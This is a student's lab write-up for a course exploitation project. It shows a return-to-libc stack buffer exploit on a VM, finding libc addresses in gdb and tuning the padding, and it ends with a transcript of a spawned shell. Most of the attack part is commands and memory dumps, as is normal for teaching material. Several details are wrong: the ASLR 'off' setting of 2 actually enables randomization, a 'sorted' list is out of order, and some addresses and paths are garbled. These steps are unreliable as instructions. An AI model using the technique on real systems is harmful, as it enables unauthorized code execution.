Project 1 Part 2: Stack Buffer Exploit

1. Turn off ASLR

Here I did some research and found a document explaining ASLR and showing how to switch it off [1]. The first method, changing one of the /prog configuaration files would not give permission for changes:

echo 2 > /proc/sys/kernel/randomizevaspace

The other method, which uses a linux utulity called 'sysctl' which allows the kernel parameters to be amended at runtime, which worked:

sysctl -w kernel.randomizevaspace=2

This is only a temporary alteration. It can be made permanent by adding the line to */etc/sysctl.conf*.

2. Finding the Addresses

To find the addresses of system(), "/bash/sh" and exit(), I completed the following steps after compiling the exploit:

i. Ran gdb with the exploit:

gdb --args exploit plivesey3_data.txt

ii. Created a breakpoint at the start of the main() function:

break main

iii. Ran the program so that it stopped at main:

r

iv. When the process paused at the breakpoint, I could then simply print the libc functions details:

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
```

system() is at **0xb7e43da0**

The same could be done for exit()

```
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e379d0 <__GI_exit>
```

exit() is at **0xb7e379d0**

To find the location of a "binsh" string in the processes memory:

i. Ran gdb with the exploit:

gdb --args exploit plivesey3_data.txt

ii. Created a breakpoint at the start of the main() function:

break main

iii. Ran the program so that it stopped at main:

r

iv. Find the location of the clibs library in the virtual memory:

info proc map

which output:

```
process 18921
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/project1/project/2/exploit
         0x8049000  0x804a000     0x1000        0x0 /home/project1/project/2/exploit
         0x804a000  0x804b000     0x1000     0x1000 /home/project1/project/2/exploit
        0xb7e08000 0xb7e09000     0x1000        0x0
        0xb7e09000 0xb7fb9000   0x1b0000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fb9000 0xb7fbb000     0x2000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbb000 0xb7fbc000     0x1000   0x1b1000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbc000 0xb7fbf000     0x3000        0x0
        0xb7fd5000 0xb7fd6000     0x1000        0x0
        0xb7fd6000 0xb7fd9000     0x3000        0x0 [vvar]
        0xb7fd9000 0xb7fdb000     0x2000        0x0 [vdso]
        0xb7fdb000 0xb7ffe000    0x23000        0x0 /lib/i386-linux-gnu/ld-2.23.so
        0xb7ffe000 0xb7fff000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.23.so
        0xb7fff000 0xb8000000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.23.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
```

i.e. Address **0xb7efc88a**

I could then use the start of the first libc objfile and the end of the last file to do a memory search for the string:

find 0xb7e09000 0xb7fbc000 "/bin/sh"

which gave me the address:

0xb7f64a0b

This can be confirmed by examining that memory address:

```
0xb7f64a0b:      "/bin/sh"
```

This exit function was not used in this project due to problems with the sorting algorithm. Instead, the glibc source was searched for functions were loaded in to the process and was stored in a relevant address i.e. somewhere between the system() function and the "/bin/sh" string. Such a call was found in the pthread_exit() function in thrd_exit.c. This was found by downloading the clib source code from [2] and searching within that for functions that use exit():

find . -name ".c" | xargs grep "exit"*

The relevant address for this was:

```
0xb7efc88a <+26>:    push   0x0
0xb7efc88c <+28>:    call   0xb7e379d0 <__GI_exit>
```

3. Figuring out Padding


Taking a look at the stack when the exploit.c is first run with this list of padding and with the sorting turned off:

```
a7e43da0
a7e43da0
a7e43da0
a7e43da0
a7e43da0
a7e43da0
a7e43da0
a7e43da0
a7e43da0
b7e43da0
b7e379d0
b7f64a0b
```

... It can be seen that the first two longs of padding (0xa7e43da0 - less than 0x0xb7e43da0 when sorted) are being added to the array[] variable.

```
gdb-peda$ x/100wx 0xbfffef70
0xbfffef70:     0xb7e67347      0xb7fbb000      0xb7fbb000      0x61e6741e
0xbfffef80:     0x33346537      0x00306164      0xa7e43da0      0xa7e43da0
0xbfffef90:     0xbffff27b      0xb7e67406      0xbfffefe0      0x00000000
0xbfffefa0:     0xbffff27b      0x0804895a      0xbfffefc8      0x08048845
0xbfffefb0:     0x00000002      0xbffff074      0x5e354441      0xb7fbe720
```

The rest of the array is filled with normal stack values as follows:



This includes the all important return address (here 0x08048845 on the right of the memory dump). We need to overwrite this with the libc return address, followed by the address for the called function to return to (the exit function) and finally the function argument (in this case the address of the "/bin/sh" string):

Lots of 0xa7e43da0 longs.
Overflows of 0xa7e43da0
0xa7e43da0 overwriting frame pointer
Return address (system())
exit() function address
argument - "/bin/sh"

The easiest way to do this is to alter the number of padding longs until we get this:

```
gdb-peda$ x/100wx 0xbfffef70
0xbfffef70:     0xb7e67347      0xb7fbb000      0xb7fbb000      0x0ae6741e
0xbfffef80:     0x34366600      0x00623061      0xa7e43da0      0xa7e43da0
0xbfffef90:     0xa7e43da0      0xa7e43da0      0xa7e43da0      0xb7e379d0
0xbfffefa0:     0xa7e43da0      0xa7e43da0      0xa7e43da0      0xb7e379d0
0xbfffefb0:     0xb7e43da0      0xb7f64a0b      0x5e354441      0xb7fbe720
```

Once this achieves the shell and clean exit, the Sort function can be switched on and the new exit address can be added (descibed above) and the required behaviour occurs.

4. Return-to-libc using gtid_data.txt

```
project1@project1-VirtualBox:~/project/2$ cp bcd.txt plivesey3_data.txt
project1@project1-VirtualBox:~/project/2$ ./exploit plivesey3_data.txt
Current local time and date: Fri Jan 31 23:25:44 2020


Source list:
0xa7e43da0
0xa7e43da0
0xa7e43da0
0xa7e43da0
0xa7e43da0
0xa7e43da0
0xa7e43da0
0xb7efc88c
0xa7e43da0
0xa7e43da0
0xb7e43da0
0xb7f64a0b

Sorted list in ascending order:
a7e43da0
a7e43da0
a7e43da0
a7e43da0
a7e43da0
b7e43da0
a7e43da0
a7e43da0
a7e43da0
b7e43da0
b7efc88c
b7f64a0b
$ echo $$ $0
10314 /bin/sh
$
$ exit
project1@project1-VirtualBox:~/project/2$
```

Citations

1 - M. Boelen, “Linux and ASLR: kernel/randomize_va_space,” Linux Audit, 25-Jun-2018. [Online]. Available: https://linux-audit.com/linux-aslr-and-kernelrandomize_va_space-setting/. [Accessed: 30-Jan-2020].

2 - Poyarekar, Siddhesh. “The GNU C Library.” The GNU Libc Library , Gnu C Project, 1 Feb. 2020, sourceware.org/ml/libc-announce/2020/msg00001.html.